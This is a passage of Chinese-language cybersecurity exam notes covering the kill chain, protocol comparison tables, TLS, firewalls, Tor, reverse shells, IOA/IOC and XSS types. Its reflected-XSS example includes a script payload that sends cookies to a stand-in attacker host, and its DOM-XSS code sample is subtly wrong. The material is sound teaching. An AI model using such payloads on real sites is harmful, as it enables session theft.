攻擊者潛伏在目標的系統內，收集資料，探索環境，以便審慎規劃後續行動。
- 行動(Actions)：根據攻擊者的最終目標，採取行動，如破壞系統、竊取機密資料、勒索目標對象。

(資料來源：<https://teamt5.org/tw/posts/what-is-cyber-kill-chain/>)

舉例：

1.偵察(Reconnaissance)：

攻擊者收集目標系統的資訊，確定使用 Log4j 的漏洞應用程序。

2.武器化(Weaponization)：

攻擊者創建特製的 HTTP 請求，包含惡意的 JNDI 查詢。

3.投遞(Delivery)：

發送特製 HTTP 請求到目標系統，觸發 Log4j 記錄功能。

4.利用(Exploitation)：

Log4j 執行 JNDI 查詢，從攻擊者控制的伺服器加載並執行惡意代碼(例如 Netcat)。

5.安裝(Installation)：

通過 Netcat 開啟 Reverse Shell，攻擊者獲取初始訪問權限(Web 伺服器的使用者權限，如 apache)。

6. 命令與控制(Command and Control, C2)：

攻擊者通過 Reverse Shell 遠程控制受害系統，進行系統探測和進一步攻擊。

7. 行動(Actions on Objectives)：

探測系統環境和配置(例如：/etc/passwd)，利用提權漏洞(例如 Dirty COW)提升到 root 權限，創建後門，竊取敏感資訊，並擴大攻擊範圍至其他系統。

2.20 網路身份驗證協議比較

特性	RADIUS	TACACS+	Diameter
主要用途	網路訪問控制、遠程用戶身份驗證	設備管理、網路訪問控制、遠程用戶身份驗證	移動和 IP 網路身份驗證、授權和計費
協議	UDP	TCP	TCP/SCTP
端口號	1812(認證)、1813(計費)	49	3868
加密	僅加密用戶密碼	加密整個封包	支持 TLS 和 IPsec
可靠性	無內建確認機制，依賴底層協議	有確認機制，基於 TCP	高度可靠，基於 TCP 或 SCTP
認證和授權	合在一起	分開	分開
標準化組織	IETF	Cisco(專有)	IETF
應用場景	無線接入點、VPN、ISP 認證	企業級設備管理、網路設備訪問控制	移動通訊、IMS、下一代網路

2.21 聯合身分管理(SSO)

標準	主要用途	技術基礎	主要應用領域	優點	
				優點	缺點
SAML 2.0	單點登錄 (SSO)、身份聯合管理	XML	企業級應用、單點登錄、身份聯合管理	強大的安全性、高度靈活性、支持複雜的企業環境	配置複雜、需要專門的技術知識
WS-Federation	Web 服務間的身份聯合	SOAP、WS-Trust	企業應用、與 Microsoft Microsoft 技術堆棧集	與 Microsoft 生態系統良好集成、支持複雜的企業場景	與非 Microsoft 環境的兼容性較差

成					
OAuth 2.0	第三方應用 授權、資源 訪問	HTTP、 REST	移動應用、 Web 應 用、API	簡單易用、廣 泛應用、標準 化的授權機制	需要搭配 OpenID Connect 才能 實現完整的身 份驗證功能
OpenID Connect	單點登錄 (SSO)、身 份驗證	基於 OAuth 2.0	Web 應 用、API、 移動應用	基於 OAuth 2.0、簡單易 用、廣泛應 用、支持單點 登錄和用戶資 料訪問	依賴 OAuth 2.0、可能不 適用於非常複 雜的企業環境

2.22 無線網路安全協議

特性	WEP	WPA	WPA2(802.11i)	WPA3
全名	Wired Equivalent Privacy	Wi-Fi Protected Access	Wi-Fi Protected Access II	Wi-Fi Protected Access III
啟用時間	1997	2003	2004	2018
加密技術	RC4	RC4(TKIP)	AES (CCMP)	AES (GCMP- 256)
安全性	低：容易受到 多種攻擊	中：較 WEP 安全，但仍存 在漏洞	高：強大的安全 性，已成為標準	非常高：針對 現代攻擊的增 強保護
認證方法	共享金鑰	PSK 或 EAP	PSK 或 EAP	SAE 或 EAP
主要改進	N/A	增加動態金鑰 生成，使用 TKIP	使用更強的 AES 加密	提供更強的加 密和認證機 制，防止字典 攻擊
脆弱點	易於被破解， 尤其是使用 RC4 的弱點	存在 WPA- PSK 攻擊	已發現 KRACK 攻擊漏洞，但可 修復	尚未廣泛應 用，可能存在 未知漏洞
後向兼容性	與早期設備和 協議兼容	向後兼容 WEP	向後兼容 WPA	向後兼容 WPA2
推薦使用場景	不推薦使用	家用網路和過 渡性企業網路	企業和家庭網路	需要最高安全 性的現代網路

2.23 優良保密協定(PGP)和區塊鏈比較

特性	優良保密協定(Pretty Good Privacy, PGP)	區塊鏈 (Blockchain)
基本概念	非對稱加密，用於加密和數字簽名	分佈式帳本技術，用於記錄和驗證交易
公私鑰加密	使用公私鑰對加密訊息和生成數字簽名	使用公私鑰對簽署交易和驗證交易
去中心化	信任網路(Web of Trust)，無需中央授權機構如公鑰基礎設施(PKI)	分佈式共識機制(如 PoW、PoS)，無需中央節點
數字簽名	保證訊息完整性和身份驗證	驗證交易的有效性和身份
資料完整性	使用數字簽名和雜湊函數確保資料未被篡改	透過區塊鏈結構，保證交易記錄不可被篡改
安全性和隱私	提供加密和數字簽名，保護電子郵件和文件	交易記錄公開但身份匿名，高強度加密保護交易資料
去信任化	信任彼此的公鑰簽名，無需信任第三方	通過共識機制信任整個網路，而非單一節點
應用範圍	電子郵件加密、文件加密、數字簽名	加密貨幣、供應鏈管理、數字身份驗證、智能合約等多領域
信任模型	信任網路(Web of Trust)	分佈式共識(如 PoW、PoS)
主要挑戰	需要建立和維護信任網路	擴展性和能源消耗問題(特別是 PoW 機制)

2.24 SSL 3.0 和各版本 TLS 比較表

特性	SSL 3.0	TLS 1.0	TLS 1.1	TLS 1.2	TLS 1.3
發布年份	1996	1999	2006	2008	2018
安全性	已棄用，存在嚴重漏洞	已棄用，存在已知漏洞	已棄用，存在已知漏洞	安全，但建議升級到 1.3	最安全、最新的協議
加密強度	較弱	較弱	較弱	強	更強
性能	較慢	較慢	較慢	中等	最快
握手流程	兩次往返	兩次往返	兩次往返	兩次往返	一次往返
密碼套件支援	有限	有限	有限	廣泛	更廣泛，更安全
向下相容性	否	是 (與 SSL)	是 (與 SSL)	是 (與 SSL)	是 (與 TLS)

	3.0)	3.0, TLS 1.0)	3.0, TLS 1.0, 1.2)	
			TLS 1.1)	
支援情況	已棄用	已棄用	已棄用	大部分瀏覽器和伺服器支援
				大部分現代瀏覽器和伺服器支援

2.25 SLA 一年可停機的時間

- 越往下走停機時間越短
- 但是營運成本越高

SLA 可用性	年內允許的停機時間	月內允許的停機時間	週內允許的停機時間
99%	3 天 15 小時 36 分鐘	7 小時 12 分鐘	1 小時 40 分鐘
99.9%	8 小時 45 分鐘 36 秒	43 分鐘 12 秒	10 分 4 秒
99.99%	52 分鐘 33 秒	4 分 19 秒	1 分鐘
99.999%	5 分 15 秒	25.9 秒	6.048 秒

2.26 備份 3-2-1 原則

- 3 份資料副本：保留原始資料以及兩份備份，這樣即便原始資料丟失或損壞，你也擁有兩份備份可以恢復。
- 2 種不同的媒介：不要將所有備份保存在同一種類型的儲存媒體上。例如，你可以將一份備份保存在內部硬碟上，另一份保存在外部硬碟或雲端儲存上。這樣做可以防範特定儲存媒介故障的風險。
- 1 份離線或離站的備份：至少有一份備份應該是離線的(即不連接到你的網路或系統，從而避免網路攻擊如勒索軟體的影響)或離站的(儲存在不同的地理位置，以防災難性事件如火災或洪水，影響到你的所有備份)。

2.27 訊息鑑別碼、數位簽章、數位信封和校驗碼

特性	訊息鑑別碼 (MAC)	數位簽章(Digital Signature)	數位信封(Digital Envelop)	校驗碼 (Checksum)
說明	用於驗證訊息的廣泛被應用於電	廣泛被應用於電	結合對稱與非對	用於驗證資料完

	完整性和真實性，使用對稱金鑰加密。	腦網路以及電子商務，通常會結合公開金鑰基礎建設技術確保身分識別性。	稱加密演算法的優點：對稱加密速度快，非對稱加密可安全傳輸金鑰。	完整性，檢測資料在傳輸或存儲過程中是否發生錯誤。
流程	1. 發送端和接收端共享對稱金鑰。 2. 發送端對訊息進行雜湊並用對稱金鑰加密產生MAC。 3. 接收端用相同的對稱金鑰驗證MAC。	1. 發送端將訊息進行雜湊，產生訊息摘要。 2. 使用發送者的私鑰對訊息摘要加密，形成數位簽章。 3. 將原始訊息和數位簽章一起傳送給接收端。	1. 發送端產生對稱金鑰並對資料進行加密。 2. 使用收訊人的公鑰加密對稱金鑰。 3. 將加密訊息和加密的對稱式金鑰一起傳給收訊人，即數位信封。 4. 接收端用發送者的公鑰解開數位簽章，並比對訊息摘要與訊息的雜湊值。	1. 發送端計算資料的校驗碼。 2. 將校驗碼與資料一起傳送或存儲。 3. 接收端或檢查端重新計算資料的校驗碼並比對。
主要目的	完整性：確保訊息未被竄改。 真實性：確保訊息來自可信來源。只有擁有共享密鑰的雙方才 能產生有效的 MAC，這驗證了訊息的來源。 身份認證：確認訊息發送者的身份。由於只有知道密鑰的一方才能生成正確的 MAC，這間接地證明了發送者的身份	完整性：雜湊函數確保訊息在傳輸過程中未被竄改。 不可否認性：只有私鑰持有者能產生有效簽章，簽章者無法否認曾發送過該訊息。 身分認證：透過公開金鑰基礎建設技術驗證簽章者身分。	機密性：對稱金鑰加密確保只有接收方能解密訊息。	完整性：檢測資料傳輸或存儲過程中的錯誤。
無法達	不可否認性：由	機密性：訊息以	完整性：無法確	不可否認性：任

成的主要目的	於使用共享的對稱金鑰，無法確定是發送者還是接收者生成了 MAC。	明文傳送，需要與數位信封搭配。	保資料有無被竄改，需要與數位簽章搭配。	何人皆可生成校驗碼。
機密性：MAC 本身不提供加密，訊息內容仍可能被未授權方讀取。			不可否認性：任何人皆可使用接收方公鑰加密訊息。	真實性：無法驗證訊息來源。
身分認證：需搭配公開金鑰基礎建設技術或其他機制驗證加密者身分。				機密性：訊息以明文傳送。
使用技術	對稱金鑰加密和雜湊函數。	非對稱金鑰加密、雜湊函數和公開金鑰基礎建設技術	對稱金鑰加密和非對稱金鑰加密	雜湊函數。
常見應用	網路通訊安全、資料儲存完整、資料傳輸安全	軟體發布、文件簽署、程式碼簽名、電子合約、電子發票	安全電子郵件、加密檔案傳輸、安全通訊	檔案傳輸驗證、資料存儲完整性、錯誤檢測

MAC 通常不單獨使用，使用 TLS 密碼套件舉例：

TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA256

1.ECDHE (Elliptic Curve Diffie-Hellman Ephemeral)

用途：密鑰交換

作用：在不安全的通道上安全地協商對稱金鑰

特點：提供前向保密性，確保即使未來密鑰洩露，過去的會話仍然安全

2.RSA

用途：身份驗證

作用：整合 PKI，驗證服務器身份

說明：使用非對稱加密進行身份驗證，確保通訊雙方的身份真實

3.AES_128_CBC

用途：加密

作用：提供通訊內容的機密性

說明：使用 128 位密鑰的 AES 加密，採用 CBC(Cipher Block Chaining)模式運作

4.SHA256(實際上是 HMAC-SHA256)

用途：訊息驗證碼 (MAC)

作用：提供訊息完整性和真實性驗證

說明：使用 HMAC 和 SHA-256 雜湊函數生成訊息鑑別碼，確保訊息未被竄改且來源真實

2.28 檔案清洗技術

- 內容威脅解除與重組(Content Disarm and Reconstruction)，一般俗稱為「檔案清洗」，是一種安全處理電子郵件的方法，旨在移除或中和潛在的惡意內容。這個過程通常包括分析和重建電子郵件內容，去除可能包含惡意代碼的 HTML、JavaScript、嵌入的鏈接或附件。某些系統會將郵件轉換為純文字格式，而更先進的系統則會保留原始格式但移除危險元素。對於高風險的附件(如.exe 文件)，CDR 系統可能會將其隔離在安全的沙盒環境中，或是將其轉換為更安全的格式，讓用戶可以在受控條件下檢查文件，確保其安全性。這種方法不僅能夠防禦已知威脅，還能有效應對未知的零日攻擊。

2.29 站台目錄列表(Directory Listing)漏洞

- 站台目錄列表(Directory Listing)漏洞是指網路伺服器未妥善設定，導致其目錄中的所有檔案和子目錄被公開列出，允許未經授權的用戶瀏覽和存取這些檔案。這種漏洞可能會導致敏感資料洩漏、伺服器配置曝光以及其他潛在的安全風險。



192.168.203.132 - /files/

[[移至上層目錄](#)]

2024/2/11 下午 03:51	7 新 RTF 文件.rtf
2024/2/11 下午 03:51	22 新壓縮 (zipped) 資料夾.zip
2024/2/11 下午 03:51	0 新文字文件.txt
2024/2/11 下午 03:51	0 新點陣圖影像.bmp

2.30 編碼、加密和雜湊比較

特性	編碼 (Encoding)	加密 (Encryption)	雜湊 (Hashing)
目的	轉換資料格式以便於傳輸或存儲	保護資料機密性	確保資料的完整性
可逆性	可逆，通過公開的方法可以還原原始資料	可逆，但需要正確的密鑰	不可逆，不能從雜湊值還原原始資料
特點	資料轉換明確，經常用於資料的顯示或處理	需要密鑰來加密和解密資料	產生固定大小的雜湊值

常見算法 碼	BASE 64、URL 編 碼	AES 128、RSA	MD5、SHA-256
應用場景	資料傳輸，如 Email、XML/JSON 資料處理	資料傳輸安全，如 HTTPS、SSH	密碼儲存、資料校驗

2.31 隱寫術(Steganography)介紹

- Steganography(隱寫術)：是用於在普通消息中隱藏秘密消息的技術，通過隱蔽性提供安全性。隱寫術允許將秘密訊息或資料隱藏在圖片、影片、聲音檔案或任何其他“載體”文件中，使得第三方難以察覺到秘密訊息的存在。



(左边是原图二值化，右边是打上隐写的图二值化，显然右边隐写了信息)

(資料來源：網際網路)

隱寫的核心原理在於巧妙利用這些顏色通道的最低有效位(Least Significant Bit, LSB)。由於人眼對微小的顏色變化不敏感，將 LSB 從 0 改為 1 或從 1 改為 0，對圖片的視覺效果幾乎沒有影響。

這種技術允許我們在不明顯改變圖片外觀的情況下，將額外的資訊嵌入圖片中。具體而言：

1. 每個顏色通道(R、G、B)的 LSB 可用於存儲 1 位元的隱藏資訊。
2. 一個完整的字元通常需要 8 位元來表示。

3. 因此，利用 3 個像素的 9 個 LSB(3 像素 × 3 通道 = 9 位元)，就足以隱藏一個完整的字元。

這意味著，圖片的解析度越高，可用於隱藏資訊的像素就越多，從而能夠隱藏更多的資訊。高解析度的圖片不僅能儲存更多隱藏資料，還能使隱寫過程更難被檢測，因為改變的像素佔總像素的比例更小。

資安防護築長城，

訊號加密守邊疆。

安危系於一念間，

全憑警覺莫輕狂。

藏頭詩就是一種常見的隱寫術，每行第一個字連起來是"資訊安全"。

2.32 洋蔥路由(The Onion Router, Tor)網路介紹

- 起源與開發目的：洋蔥路由網路由美國海軍研究實驗室與其他研究機構合作開發，旨在確保政府通訊的安全。例如，為了使美國情報人員能在國外如俄羅斯安全地傳送資料，洋蔥路由被設計來提升通訊的匿名性。
- 大眾使用與流量混入：鼓勵大眾使用洋蔥路由網路是為了使其流量混入普通網路活動中，從而不顯眼。這在那些封鎖資訊的國家如中國和北韓尤其重要。甚至有像 CNN 這樣的組織設立網站，供人瀏覽和提交當地被封鎖情報，以規避如網路長城之類的審查制度。
- 匿名瀏覽與隱私保護：洋蔥路由網路提供了一個使用者能夠在保持匿名的同時瀏覽網路的機制，從而增強了個人隱私和自由表達。儘管洋蔥路由網路確實可用於訪問暗網(Dark Net)並可能涉及非法活動，它同時也是許多尋求隱私保護和希望繞過網路審查的人士的關鍵工具。
- .onion 網站與速度：網路上有些網站是以 .onion 結尾的，這些網站的 DNS 解析必須透過洋蔥路由才可以連到。由於其多重加密的機制，導致洋蔥路由網路在連

接一般公開網站時也會變得很慢。



(資料來源：<https://www.51cto.com/article/636660.html>)

● 網路分層介紹：

■ 明網(Surface Web)：

明網指的是不需要認證即可存取的網頁或內容，這些內容可以透過一般搜尋引擎(如 Google、Bing)找到。明網包含了大多數的公共網站和資訊，例如新聞網站、社交媒體平台和部落格等。

■ 深網(Deep Web)：

深網指的是那些需要特定網址或特定權限才能存取的網頁或內容。這些內容無法透過一般搜尋引擎找到，通常包括電子郵件、個人資料庫、付費內容、

網上銀行和企業內部網等。深網的存在是為了保護隱私和機密資訊。

■ 暗網(Dark Web)：

暗網指的是以 .onion 結尾的 DNS 域名，這些網站必須透過洋蔥路由網路才可以連接。暗網提供了高度匿名的環境，適用於需要隱匿身份的使用情況，例如匿名通訊、隱私保護以及繞過審查制度。雖然暗網上也存在一些非法活動，但它同時也是許多尋求隱私保護和希望繞過網路審查的人士的重要工具。

2.33 Bind Shell 與 Reverse Shell 比較

特性	Bind Shell	Reverse Shell
連線發起方	攻擊者發起連線至目標機器	目標機器發起連線至攻擊者
網路設定需求	目標機器需開放特定的埠以供連線	攻擊者需開放特定的埠以供連線
防火牆影響	容易被防火牆阻擋	較容易繞過防火牆，被當成一般上網流量
適用場景	目標機器可直接訪問	目標機器在 NAT 後或無法直接訪問
安全性考量	攻擊者的 IP 容易暴露	攻擊者的 IP 不易暴露
IP 地址要求	攻擊者需要知道目標 IP	目標機器需要知道攻擊者 IP
檢測難度	相對容易檢測	較難檢測
命令執行時機	攻擊者可以隨時下指令	通常透過定時連線，攻擊者需等待連線建立才能下命令

2.34 XSS 三種攻擊

- 參考資料：經典駭客攻擊教程：給每個人的網站安全入門 作者 Jayden Lin
<https://hahow.in/courses/5aca2dc9d21aee001e55b296/>
<https://medium.com/程式猿吃香蕉>
- XSS (Cross-Site Scripting) 攻擊是一種常見的網絡安全漏洞。其核心包括：
 - 注入惡意腳本：攻擊者在網站上注入惡意的 JavaScript 腳本。

2. 瀏覽器執行：當其他用戶瀏覽受影響的網頁時，這些惡意腳本在他們的瀏覽器中被執行。
 3. 網站信任漏洞：這種攻擊通常發生因為網站對用戶輸入的資料沒有進行充分的檢查或過濾，導致瀏覽器誤信這些腳本是安全的。
- 總而言之，XSS 攻擊利用了網站對用戶輸入資料處理不當，從而在其他用戶的瀏覽器中執行惡意腳本。
 - XSS 攻擊的三種主要類型：
1. 反射型 XSS(Reflective XSS)
 - 觸發方式：當使用者點擊包含惡意腳本的特製連結時觸發。
 - 腳本位置：腳本在使用者的請求發送到伺服器後，隨即由伺服器返回並在使用者的瀏覽器中執行。
 - 受害範圍：攻擊是一次性的，只有當用戶實際點擊連結時才會發生。

舉例：

一個購物網站的搜索功能，允許用戶輸入搜索詞。攻擊者可能會創建一個包含惡意腳本的 URL：

```
http://www.shop.com/search?query=
<script>document.location='http://badguy.com/cookiestealer.php?c='+document.co
okie;</script>
```

當用戶點擊這個 URL 時，他們的 Cookie 會被發送到攻擊者的網站(badguy.com)。攻擊者獲取 Cookie 後，可以冒充用戶在 shop.com 上進行購物。

2. 持久型 XSS (Persistent/Stored XSS)

- 觸發方式：當攻擊者將惡意腳本儲存於網站上時觸發，例如在評論或留言板中。

- 腳本位置：腳本被永久儲存於伺服器上，每當該頁面被瀏覽時都會執行。
- 受害範圍：攻擊可以持續很長時間，影響所有瀏覽該頁面的使用者。

舉例：

在一個心情留言板上，攻擊者可能會留下一則包含惡意 JavaScript 代碼的留言：

```
<div>
    <h3>心情留言板</h3>
</div>
<ul>
    <li>心情不好</li>
    <li>想跟朋友約吃飯</li>
    <li><script>惡意代碼</script></li>
</ul>
```

每當其他用戶瀏覽這個留言板時，惡意腳本就會被執行。

3. 基於 DOM 的 XSS(DOM-based XSS)

- 觸發方式：當網頁的 JavaScript 錯誤地處理了用戶的輸入，並將其添加到 DOM 中時觸發。
- 腳本執行：這種攻擊完全在客戶端發生，惡意腳本由瀏覽器執行，而不是由伺服器返回。
- 攻擊時機：攻擊依賴於用戶與網頁的互動。

舉例：

假設一個網頁使用 JavaScript 從 URL 的 hash 部分讀取內容並顯示：

```

<div id="content"></div>

<script>

    window.onload = function() {

        var text = window.location.hash.substring(1);

        document.getElementById('content').innerText = text;

    };

</script>

```

攻擊者可以創建一個惡意 URL：

[http://www.example.com/#<script>alert\('XSS'\);</script>](http://www.example.com/#<script>alert('XSS');</script>)

當用戶訪問這個 URL 時，惡意腳本會被執行。

注意：URL 中的 hash 部分(#符號之後)通常用於頁面內導航，不會發送到伺服器。這是基於 DOM 的 XSS 與反射型 XSS 的主要區別。

特性	反射型 XSS (Reflected)	持久型 XSS (Stored)	基於 DOM 的 XSS (DOM-based)
觸發方式	點擊含有惡意腳本的特製連結，或提交惡意資料	瀏覽包含已儲存惡意腳本的網頁	JavaScript 錯誤處理使用者輸入，或修改 DOM 結構，或網頁內部邏輯錯誤
腳本位置	惡意腳本包含在伺服器返回的 HTTP 回應中，在使用者	惡意腳本永久儲存在伺服器端的資料庫、留言板、評論區等位	惡意腳本完全在客戶端 (瀏覽器) 執行

瀏覽器中執行置			
受害範圍	一次性，僅影響點擊特製連結或提交惡意資料的使用者	所有瀏覽受影響網頁的使用者都可能受害	僅影響與受影響網頁有特定互動的使用者
持續時間	短暫，僅在單次請求-回應週期內存在	長期，直到惡意腳本被移除	僅在當前頁面會話期間存在
伺服器參與	是，惡意腳本經由伺服器返回	是，惡意腳本儲存在伺服器上	否，攻擊完全在客戶端發生
舉例	一個購物網站的搜索功能，若未正確處理輸入，攻擊者可能注入竊取使用者 Cookie	留言板未過濾輸入，攻擊者留言，將使用者導向釣魚網站	一個網頁會顯示 URL 中 # 後面的內容。如果攻擊者在 URL 中包含惡意腳本，當使用者訪問這個 URL 時，惡意腳本就會在頁面上執行
防禦方法	確保所有使用者輸入都是安全的，並在輸出到頁面時進行編碼。使用 HttpOnly Cookie	對所有儲存的資料進行過濾和編碼。使用 Web 應用程式防火牆 (WAF)	避免直接將使用者輸入插入到網頁中。使用安全的 JavaScript 方法，如.textContent，以及使用 DOMPurify 函式庫來清理 HTML 內容

2.35 防火牆演進

- 封包過濾防火牆(Packet-filtering Firewall)或無狀態檢視防火牆(Stateless Inspection Firewall)：這種防火牆不追蹤網路連接的狀態。它僅根據預先設定的規則來允許或拒絕封包的通過。這意味著，進出的封包都需要通過管理員事先設定的規則，否則可能導致連接失敗。封包過濾防火牆提供了基本的過濾功能，但缺乏更動態的連接追蹤能力。
- 狀態檢視防火牆(Stateful Inspection Firewall)：此類型的防火牆會追蹤每個網路連接的狀態，包括封包的來源與目的地端口。例如，當一個從內部網路(使用端口 60000)發起的連接嘗試訪問外部網站(通過 443 端口)，狀態檢視防火牆會記錄此連接資訊，並允許從外部網站回到內部網路的封包通過。當連接結束時，防火牆會

自動關閉這些特定端口的開放狀態，從而動態管理網路流量。

- 應用代理閘道防火牆(Application Proxy Firewall)：強調用戶端程式必需與代理伺服器接洽，再透過它來與目的機器連通，而非直接讓用戶端連接真正的目的地。可以評估來自用戶端程式的請求並決定是否代其服務，如用戶請求被允許，代理伺服器會將其請求傳至真正的伺服器，並將回應回傳至用戶端程式，通常會搭配內部憑證信任以解開加密流量查看有無資料外洩的連線。網頁應用系統防火牆(Web Application Firewall, WAF)及為此應用，位於防火牆後，伺服器前，檢查所有存取流量是否帶有惡意(例如 SQL injection)指令。
- 混合型防火牆(Hybrid Firewall)：或稱為次世代防火牆(Next Generation Firewall, NGFW)，許多防火牆均可同時提供封包過濾、狀態檢視和代理閘道器的功能稱之。利用混合型防火牆以循序性的方式套用多種過濾篩選方式，將可加強安全性。

項目	封包過濾防火牆	狀態檢視防火牆	應用代理閘道防火牆	混合型防火牆
工作層級	OSI 第四層 (傳輸層)	OSI 第四層 (傳輸層)	OSI 第七層 (應用層)	OSI 第七層 (應用層)
連接狀態追蹤	不追蹤	追蹤	代理並追蹤	可配置
過濾方式	基於預設規則	基於紀錄連接 狀態	基於應用層內容	多層過濾
應用層檢查	不支持	不支持	支援	支援
特殊功能	無	動態端口管理	可解密 HTTPS 流量，檢查惡意流量	綜合多種功能
適用場景	小型網絡或低安全需求	一般企業網絡	需要解密員工對外流量有無資料外洩或進行 Web 服務惡意攻擊阻擋	複雜網絡環境，如大企業或需高安全性環境

實務心得，跟考試無關：

- 無狀態檢視防火牆(封包過濾防火牆)

這是最早期的防火牆類型。它能夠設定目的 IP 和連接埠，但其主要缺點在於進出的封包都需要單獨設定。舉例來說，如果您開放了 Ping 的 Echo Request，卻沒有同時開放 Echo Reply，那麼 Ping 命令將永遠無法收到回應。這種特性導致其設定和維護都十分繁瑣，較少使用在現今的網路環境。

- 狀態檢視防火牆

此類防火牆在設定後會維護一個狀態表，大大簡化了管理流程。例如，當您設定允許 Ping 時，防火牆會自動預期收到 Echo Reply 的封包，並記錄相關的時間和封包序號。如果接收到一個不在預期內的 Echo Reply 封包，它會被自動阻擋。由於只需設定單一方向的規則，因此其設定和維護相對簡單。是目前最常見的防火牆類型。

- 應用代理閘道防火牆

鑑於當前大部分網路流量都是加密的，這類防火牆在企業環境中變得尤為重要。

公司的網路流量通常需要經過代理伺服器，並替換上網憑證以解密流量，以進行資料外洩防護(DLP)的紀錄與審計。這要求預先在 Active Directory 中部署信任的憑證，否則瀏覽器會顯示安全警告。另一種方式是將伺服器的私鑰提供給 Web 應用程式防火牆(WAF)解密加密流量。這樣，所有連接在到達伺服器之前都會經過 WAF 的檢查，有效防止 SQL Injection 等惡意攻擊。


- 混合型防火牆

這種防火牆代表了最新的發展趨勢，通常被稱為次世代防火牆(Next Generation Firewall, NGFW)。它整合了多種安全功能，包括病(Virus)過濾、垃圾郵件過濾(SPAM)、入侵預防系統(IPS)和資料外洩防護(DLP)，形成了強大的深度封包檢測(Deep Packet Inspection, DPI)能力。然而，使用者需要注意的是，啟用所有功能可能會對系統效能造成顯著影響，因此在配置時需要權衡安全性和效能的平衡。

2.36 TTPS、IOA 和 IOC

資料來源：<https://ithelp.ithome.com.tw/articles/10267081>

資料來源：<https://teamt5.org/tw/posts/what-are-tactics-techniques-and-procedures-ttps/>



- 痛苦金字塔(Pyramid of Pain)
 - 在 2014 年，美國網路公司 FireEye 提出了 Pyramid of Pain，
 - 對於入侵者造成的威脅情報進行了分類，總共分為六類：
 - 包含了 HASH 值、IP 地址、域名、網絡或主機特徵、攻擊工具與 TTPs。
 - 從金字塔底端往上，情報價值由下而上為低至高。
- TPPS(Tactics, Techniques, and Procedures)：這些概念被廣泛應用於網絡安全領域，用以描述攻擊者的行為模式和操作方法。一份有價值的威脅情資報告會提供詳盡的 TTPs 分析，協助讀者深入了解該次攻擊事件，從而採取正確的防禦措施。
 - 戰術(tactic): 指的是以宏觀層次描述描述網路攻擊
 - 技巧(technique): 比戰術的細節更多，提供完整的脈絡
 - 程序(procedure): 說明完整的攻擊過程，較技巧所提供的資訊更詳細
- 攻擊指標(Indicators of Attack ,IOA)：公司正在被入侵的指標。當你發現一些跡象或事件，這些可能表明有人正在嘗試入侵你的系統。這些跡象可能包括：
 - 系統或網絡中出現異常的流量模式，比如突然的流量增加或來自不尋常地理位置的訪問。
 - 大量的登錄失敗嘗試，可能表明有人在嘗試破解密碼。
 - 系統上出現可疑的權限提升嘗試，可能是攻擊者試圖控制系統。
 - 網絡設備上異常的連接埠掃描活動，表明有人在尋找系統弱點。
- 入侵威脅指標(Indicators of Compromise, IOC)：公司已經被入侵的指標。當你發現一些跡象或事件，這些表明你的系統已經被成功入侵。這些跡象可能包括：
 - 發現與已知惡意軟體或勒索軟體相匹配的檔案或 hash 值。
 - 系統文件或配置被未授權修改。
 - 敏感資料被未授權訪問或竊取，比如日誌文件顯示不尋常的資料傳輸。
 - 出現異常的用戶帳戶行為，如未授權的用戶帳戶創建或權限提升。

特徵	攻擊指標(IOA)	入侵威脅指標(IOC)
定義	公司正在被入侵的指標	公司已經被入侵的指標
時間框架	現在進行時 - 入侵嘗試正在進行	過去完成時 - 入侵已經發生
描述	表明有人正在嘗試入侵系統的跡象或事件	表明系統已經被成功入侵的跡象或事件
示例	系統或網絡中出現異常的流量模式 大量的登錄失敗嘗試 網絡設備上異常的連接埠掃描活動 可疑的權限提升嘗試	發現與已知惡意軟體或勒索軟體相匹配的檔案或 hash 值 系統文件或配置被未授權修改 敏感資料被未授權訪問或竊取 出現異常的用戶帳戶行為 系統上出現未授權或未知的程序和服務
用途	檢測正在進行的攻擊嘗試，以便及時採取防禦措施	確認系統已被入侵，啟動事件響應和修復流程
重點	預防和即時防禦	確認入侵和損害評估
行動	立即採取防禦措施以阻止潛在的入侵	啟動事件響應計劃，進行系統清理和加固

2.37 防毒軟體病毒偵測方法比較

特徵	特徵比對 (Signature-based)	啟發/探索方法 (Heuristic Method)
定義	透過更新病毒資料庫，比對檔案的雜湊值、特定程式碼片段等病毒特徵碼，依賴於已知威脅的特徵。	對系統行為進行分析，建立「正常」和「可疑」行為模型，利用行為分析和啟發式算法推斷潛在威脅。
速度	較快	較慢
